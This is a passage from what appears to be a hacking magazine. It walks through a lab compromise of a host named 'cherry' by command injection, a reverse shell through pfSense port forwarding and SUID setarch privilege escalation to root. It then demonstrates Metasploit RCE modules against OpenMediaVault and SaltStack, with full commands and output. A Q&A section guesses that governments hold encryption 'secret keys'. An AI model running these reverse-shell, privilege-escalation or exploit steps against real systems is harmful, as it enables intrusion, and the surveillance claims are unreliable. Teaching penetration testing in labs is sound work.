
Command Injection is working successfully. The next thing I did was to get a working reverse shell on the target.



As readers already know, in a reverse shell connection is initiated from the target. So attacker IP is needed,

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
   link/ether 00:0c:29:c2:45:e0 brd ff:ff:ff:ff:ff:ff
   inet 192.168.66.12/24 brd 192.168.66.255 scope global dynamic noprefixroute eth0
       valid_lft 6322sec preferred_lft 6322sec
   inet6 fe80::20c:29ff:fec2:45e0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
kali@kali:~$
```

After some research and working out, I got a working reverse shell.




But when I execute it, I did n't get any shell on my listener running on the attacker machine.


```
kali@kali:~$ nc -lvp 4646
listening on [any] 4646 ...

```


What's wrong here? Let me tell you. This shell was never gonna work. The reason is it is initiating a connection to a machine with IP 192.168.66.12 whose IP address the target doesn't know. If you observed the scenario here, the attacker system is behind a router as part of a LAN. The only machine the target knows in our network is the PfSense router. So I first need to set up port forwarding on the router to my attacker machine. This can be done as shown.



In the Firewall menu, there is a "NAT" sub menu.



This option has a Port forward section.



I added a new port forward rule.

192.168.66.1/firewall\_nat\_edit.php

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### Firewall / NAT / Port Forward / Edit

#### Edit Redirect Entry

**Disabled**  Disable this rule

**No RDR (NOT)**  Disable redirection for traffic matching this rule  
This option is rarely needed. Don't use this without thorough knowledge of the implications.

**Interface** WAN  
Choose which interface this rule applies to. In most cases "WAN" is specified.

**Protocol** TCP  
Choose which protocol this rule should match. In most cases "TCP" is specified.

**Source**

**Destination**  Invert match. WAN address / Address/mask  
Type Address/mask

**Destination port range** Other / Other /

Configuring port forwarding is almost similar on all gateway devices.

**Protocol** TCP/UDP  
Choose which protocol this rule should match. In most cases "TCP" is specified.

**Source**

**Destination**  Invert match. Any / Address/mask  
Type Address/mask

**Destination port range** Other / 4646 / Other / Custom / Custom  
From port Custom To port Custom  
Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

**Redirect target IP** 192.168.66.12  
Enter the internal IP address of the server on which to map the ports  
e.g.: 192.168.1.12

**Redirect target port** Other / 4646 / Custom  
Port Custom  
Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning port of the range (the end port will be calculated automatically).  
This is usually identical to the "From port" above.

**Description** incoming shell from cherry  
A description may be entered here for administrative reference (not passed).

These are the individual options I set above.

**Protocol** TCP/UDP  
Choose which protocol this rule should match. In most cases "TCP" is specified.

**Source**

**Destination port range** Other / 4646 / Other / Custom / Custom  
From port Custom To port Custom  
Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

**Redirect target IP** 192.168.66.12  
Enter the internal IP address of the server on which to map the ports  
e.g.: 192.168.1.12

**Redirect target port** Other / 4646 / Custom  
Port Custom  
Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning port of the range (the end port will be calculated automatically).

I set a port forward so that any connection coming to port 4466 of the router should be forwarded to internal IP 192.168.66.12 which is my Kali machine. After all changes are finished, I saved the rule.

calculated automatically).  
This is usually identical to the "From port" above.

**Description**   
A description may be entered here for administrative reference (not parsed).

**No XMLRPC Sync**  Do not automatically sync to other CARP members  
This prevents the rule on Master from automatically syncing to other CARP members. This does NOT prevent the rule from being overwritten on Slave.

**NAT reflection**

**Filter rule association**   
[View the filter rule](#)

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**Rule Information**

**Created** 2/6/21 09:04:47 by admin@192.168.66.12 (Local Database)

**Updated** 2/6/21 09:06:30 by admin@192.168.66.12 (Local Database)

←

A new port forward rule is added successfully.

192.168.66.1/firewall\_nat.php

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**Firewall / NAT / Port Forward**

The changes have been applied successfully. The firewall rules are now reloading in the background.  
[Monitor the filter reload progress.](#)

Port Forward 1:1 Outbound NAT

Rules	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
<input checked="" type="checkbox"/>	WAN	TCP/UDP	*	*	*	80 (HTTP)	192.168.66.10	80 (HTTP)	HTTP web server	<input type="button" value="edit"/> <input type="button" value="copy"/>
<input checked="" type="checkbox"/>	WAN	TCP/UDP	*	*	*	4646	192.168.66.12	4646	incoming shell from cherry	<input type="button" value="edit"/> <input type="button" value="copy"/>

Legend  
▶ Pass  
⌘ Linked rule

Now, I executed the webshell again but this time I set the IP to 192.168.36.154 which is the external IP of the PfSense router. This time I successfully get a shell on the target.

```
kali@kali:~$ nc -lvp 4646
listening on [any] 4646 ...
192.168.36.179: inverse host lookup failed: Unknown host
connect to [192.168.66.12] from (UNKNOWN) [192.168.36.179] 50602
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

Next thing I did was privilege escalation. Since I had access as a "www-data" user, there would be no SUDO privileges. So I used find command to see if there are any programs with SUID bit set.

```
www-data@cherry:/var/www/html/backup$ find / -perm -u=s -type f 2>/dev/null find / -perm -u=s -t
ype f 2>/dev/null

/usr/bin/fusermount
/usr/bin/umount
/usr/bin/at
/usr/bin/mount
/usr/bin/setarch
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/snap/snapd/10707/usr/lib/snapd/snap-confine
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/core18/1944/bin/mount
/snap/core18/1944/bin/ping
/snap/core18/1944/bin/su
/snap/core18/1944/bin/umount
/snap/core18/1944/usr/bin/chfn
/snap/core18/1944/usr/bin/chsh
/snap/core18/1944/usr/bin/gpasswd
/snap/core18/1944/usr/bin/newgrp
/snap/core18/1944/usr/bin/passwd
/snap/core18/1944/usr/bin/sudo
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1944/usr/bin/sudo
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1880/usr/lib/openssh/ssh-keysign
www-data@cherry:/var/www/html/backup$ █
```

There were many binaries with SUID bit set. Of all these, I thought setarch binary would be fit and simple. Setarch is used to set architecture (i386.x86\_64) for the program in any program environment. It is also used to set personality flags. For example, if a user sets the setarch flag to i386 in a x86\_64 system, the program will be seeing a i386 system. However, since it has SUID bit set, it can be used to gain a root shell.

It can be achieved using command `setarch $(arch) /bin/sh -p`.

```
www-data@cherry:/var/www/html/backup$ ssettaarrcchh $$((aarrcchh)) //bbiinn//sshh --pp
# iioodd

/bin/sh: 1: iod: not found
# iidd

uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# █
```

Since I had a root shell now, I can view the root flag.

```
# ccdd //rroooott

# ppwwdd

/root
# llss

proof.txt snap
# ccaatt pprrooooff..ttxtt

Sun_CSR_TEAM.af6d45da1f1181347b9e2139f23c6a5b
# █
```

I successfully hacked two targets now : one with a bind shell and the other with a reverse shell with my attacker system behind a router.

## HACKING Q & A

**Q. Are there any ways to hack legally?**

A : When we say hacking legally, it means we take the permission of the owner of the resources that we are going to hack into. It is the only way you can hack legally. If there is no permission, it is illegal hacking. That's it.

**Q. Is it legal to hack yourself?**

A : If you are owner of the target you want to hack, it is legal. However, some times the term "owner" is ambiguous. For example, you want to hack into YOUR OWN Gmail account. Theoretically, you are the owner of your Gmail account. But as owner of Gmail, Google is also the owner of your email account information. Now if you try to hack into the servers of Gmail to hack your account, it is illegal. As long as the hacking target completely belong to you, it is legal to hack yourself for testing its security.

**Q. How does Government surveillance work? How can the Government access the information from any computer without hacking as there are local security measur**

**-es which requires user's permission for an action?**

A : You ever heard of TRAPDOOR. A trap door is a secret entry point into a program or software which gives anyone complete access to the software or program without the requirement of any usual security procedures.

Software developers legally use trapdoors for testing the software. I think Governments mostly have access to these trapdoors.

Nowadays, encryption has made decrypting data almost impossible. However, every encryption has a SECRET KEY that can be used to decrypt the data easily. My assumption is that Governments have access to this SECRET KEY.

If all else fails, Governments use third party hacking services (like NSO GROUP which hacked into Apple Iphone) to get what they want.

None of these methods are announced publicly and hence we are only left to assume things.

# METASPLOIT THIS MONTH

Welcome to the first Metasploit This Month feature of this year. Let us learn about the latest exploit modules of Metasploit.

## [OpenMediaVault RCE Module](#)

**TARGET: OpenMediaVault <= 5.5.11, <4.1.36**      **TYPE: Remote**      **Module: Exploit**  
**ANTI-Malware : NA**

OpenMediaVault is an open source Network Attached Storage (NAS). It is Linux based storage software and was used in Real World Hacking Scenario (RWHS) of December 2020 Issue. The above mentioned versions of this software have a PHP code injection vulnerability which allows attackers to execute arbitrary code on the target system as root user. However, this requires credentials. We have tested this on software version 5.5.11. The download information of the vulnerable software is given in our Downloads section. Let's see how this exploit module works.

```
msf6 > search openmedia
```

### Matching Modules

=====

#	Name	Check	Description	Disclosure Date
0	exploit/multi/http/openmediavault_cmd_exec	No	OpenMediaVault Cron Remote Command Execution	2013-10-30
1	exploit/unix/webapp/openmediavault_rpc_rce	Yes	OpenMediaVault rpc.php Authenticated PHP Code Injection	2020-09-28

Load the exploit/webapp/openmediavault\_rpc\_rce module.

```
msf6 > use 1
```

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > show options
```

Module options (exploit/unix/webapp/openmediavault\_rpc\_rce):

Name	Current Setting	Required	Description
PASSWORD	openmediavault	yes	The OpenMediaVault password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network

interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.

SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The URI path of the OpenMediaVault installation
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	admin	yes	The OpenMediaVault username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
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LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic (Linux Dropper)

Set all the required options and use check command to verify if the target is indeed vulnerable.

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > set rhosts 192.168.36.176
```

```
rhosts => 192.168.36.176
```

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > check
```

```
[*] 192.168.36.176:80 - Authenticating with OpenMediaVault using admin:openmediavault...
```

```
[+] 192.168.36.176:80 - Successfully authenticated with OpenMediaVault using admin:openmediavault.
```

```
[*] 192.168.36.176:80 - Trying to detect if target is running a supported version of OpenMediaVault.
```

```
[+] 192.168.36.176:80 - Identified OpenMediaVault version 5.5.11.
```

```
[*] 192.168.36.176:80 - Verifying remote code execution by attempting to execute 'usleep()'.
```

```
[+] 192.168.36.176:80 - Response received after 8 seconds.
```

```
[+] 192.168.36.176:80 - The target is vulnerable.
```

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > show missing
```

```
Module options (exploit/unix/webapp/openmediavault_rpc_rce):
```

Name	Current Setting	Required	Description
----	-----	-----	-----

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > set lhost 192.68.36.171
```

```
lhost => 192.68.36.171
```

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > █
```

After all the options are set, execute the module.

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[*] 192.168.36.176:80 - Authenticating with OpenMediaVault using admin:openmediavault...
[+] 192.168.36.176:80 - Successfully authenticated with OpenMediaVault using admin:openmediavault.
[*] 192.168.36.176:80 - Trying to detect if target is running a supported version of OpenMediaVault.
[+] 192.168.36.176:80 - Identified OpenMediaVault version 5.5.11.
[*] 192.168.36.176:80 - Verifying remote code execution by attempting to execute 'usleep()'.
[+] 192.168.36.176:80 - Response received after 11 seconds.
[+] The target is vulnerable.
[*] 192.168.36.176:80 - Sending payload (150 bytes)...
[*] Sending stage (976712 bytes) to 192.168.36.176
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.176:33852) at 2021-02-03 07:30:16 -0500
[*] Command Stager progress - 100.00% done (799/799 bytes)
```

```
meterpreter > sysinfo
```

```
Computer      : openmediavault.local
OS            : Debian 10.5 (Linux 5.7.0-0.bpo.2-amd64)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

```
meterpreter > getuid
```

```
Server username: root @ openmediavault (uid=0, gid=0, euid=0, egid=0)
```

This should give us a meterpreter session with root privileges on the target system as shown in the above image.

### SaltStack Salt RCE Module

**TARGET: SaltStack Salt**

**TYPE: Remote**  
**ANTI-Malware : NA**

**Module: Exploit**

SaltStack is an open source, Python based software used for IT automation, remote task execution and configuration management. The software has a authentication bypass and command injection vulnerability in the REST API. This vulnerability can be exploited to execute commands as the root user. Most of the versions have been patched ever since. The versions that received patches include 2015.8.10, 2015.8.13, 2016.3.4, 2016.3.6, 2016.3.8, 2016.11.3, 2016.11.6, 2016.11.10, 2017.7.4, 2017.7.8, 2018.3.5, 2019.2.5, 2019.2.6, 3000.3, 3000.4, 3001.1, 3001.2, and 3002. We have tested this on software version 2019.2.3 on Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let's set the target first. In vulhub-master directory, go to saltstack directory and then CVE-2020-16846 directory.

```
kali@kali:~/vulhub-master$ cd saltstack
kali@kali:~/vulhub-master/saltstack$ ls
CVE-2020-11651 CVE-2020-11652 CVE-2020-16846
kali@kali:~/vulhub-master/saltstack$ cd CVE-2020-16846
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$ ls
1.png docker-compose.yml README.md README.zh-cn.md
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$
```

Then start the docker container as shown below.

```
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$ docker-compose up -d
Creating network "cve-2020-16846_default" with the default driver
Pulling saltstack (vulhub/saltstack:3002) ...
3002: Pulling from vulhub/saltstack
e4c3d3e4f7b0: Pull complete
101c41d0463b: Pull complete
8275efcd805f: Pull complete
751620502a7a: Pull complete
0a5e725150a2: Pull complete
397dba5694db: Pull complete
88f0c2440f8d: Pull complete
788145ec04e5: Pull complete
596d3ac3bc76: Pull complete
7ae489d18699: Pull complete
c0cbd5026057: Pull complete
06815bb684e8: Pull complete
2b0282550355: Pull complete
Digest: sha256:a03c53e1f9949f981076dacf05c0338b41a43e48a6b71eb3cb00bd31a612a65f
Status: Downloaded newer image for vulhub/saltstack:3002
Creating cve-2020-16846_saltstack_1 ... done
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$
```

After the container is ready, load the exploit/linux/http/saltstack\_salt\_api\_cmd\_exec module.

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```
msf6 > search saltstack
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/saltstack_salt_root_key	2020-04-30	normal	No	SaltSta
ck	Salt Master Server Root Key Disclosure				
1	exploit/linux/http/saltstack_salt_api_cmd_exec	2020-11-03	excellent	Yes	SaltSta
ck	Salt REST API Arbitrary Command Execution				
2	exploit/linux/misc/saltstack_salt_unauth_rce	2020-04-30	great	Yes	SaltSta
ck	Salt Master/Minion Unauthenticated RCE				

Interact with a module by name or index. For example `info 2`, `use 2` or `use exploit/linux/misc/saltstack_salt_unauth_rce`

```
msf6 > use 1
```

```
[*] Using configured payload cmd/unix/reverse_python_ssl
```

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > show options
```

Module options (exploit/linux/http/saltstack\_salt\_api\_cmd\_exec):

